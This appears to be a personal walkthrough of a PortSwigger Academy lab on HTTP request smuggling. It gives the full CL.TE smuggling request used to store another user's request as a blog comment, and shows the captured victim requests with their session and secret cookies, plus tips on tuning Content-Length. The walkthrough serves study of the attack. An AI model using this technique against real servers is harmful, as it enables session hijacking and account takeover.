
Exploiting HTTP request smuggling to capture other users' requests

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.

I tried out the basic posting of a commenting request with strippied back headers

Weirdly enough the server wouldnt take the request if there was additional blanks lines below the body.



Setting up a malicious template based on the academy guide.

At this point I was feeling confident in managing this without frustration and checking out the solution. I think understanding of this topic in general helped as it's fairly complicated.

```
POST / HTTP/1.1
Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 338

0

POST /post/comment HTTP/1.1
Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=dkn6pnViX6yJvuMCG7vL7S5jjYC5dANx

csrf=1Ayh4V5SxXHUNEr8Ay1oQT6JBeCY9fuN&postId=4&name=sw1m&email=sw1m%40pool.cool&website=https%3A
%2F%2Fwww.pools.com&comment=
```

Repeater request..

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net
3  Transfer-Encoding: chunked
4  Content-Length: 346
5
6  0
7
8  POST /post/comment HTTP/1.1
9  Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 400
12 Cookie: session=dkn6pnViX6yJvuMCG7vL7S5jjYC5dANx
13
14 csrf=1Ayh4V5SxXHUNEr8Ay1oQT6JBeCY9fuN&postId=8&name=sw1m&email=sw1m%40pool.cool&website=https%3A%2F%2Fwww.pools.com&comment=x
```

Thank you for your comment!

Your comment has been submitted.

Looks like it worked against myself using a "victim"

sw1m | 28 September 2022

xPOST / HTTP/1.1 Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net Transfer-Encoding: chunked Content-Length: 346 0 POST /post/comment HTTP/1.1 Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net Content-Type: application/x-www-form-urlenc

Sending it off again to capture the other users session token

sw1m | 28 September 2022

xGET / HTTP/1.1 Host: 0a7000cd03c31388c0c677960017004f.web-security-academy.net Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.125 Safari/537.36 Accep

Adjusted content-length on the smuggled request

Eventually after hours of


sw1m | 29 September 2022

GET / HTTP/1.1 Host: 0af20039049057f7c1c21dd8008a0082.web-security-academy.net Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.125 Safari/537.36 Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US Cookie: victim-fingerprint=J6DOUD9O1X6zKerJEUiOmImsM2jbiEyt; secret=lsbtclGVYzPZlBDV8g548PFAiC7LwHeX; ses

---

Still not quite enough follow up content length - really annoying

I'm not sure if it's just the port swigger labs but anything over an 850 content length seems to constantly hang and give off a 500 server error. Took hours to get this damn cookie! Seems to find a sweet spot around the 840.



sw1m | 29 September 2022

x GET / HTTP/1.1 Host: 0a2600720333222cc0e843e3002900e1.web-security-academy.net Connection: keep-alive Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.125 Safari/537.36 Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US Cookie: victim-fingerprint=aVITCcr77ShIfkDEXqBYbyX2StnIf97a; secret=aT481Tw6jykUFVP9J5AWlas3kpjz3sB5; session=XO1O14V5wKhnNq8K1dgEMfNeNLOYZUJa

Load that into developer or a repeater window to get the pat on the back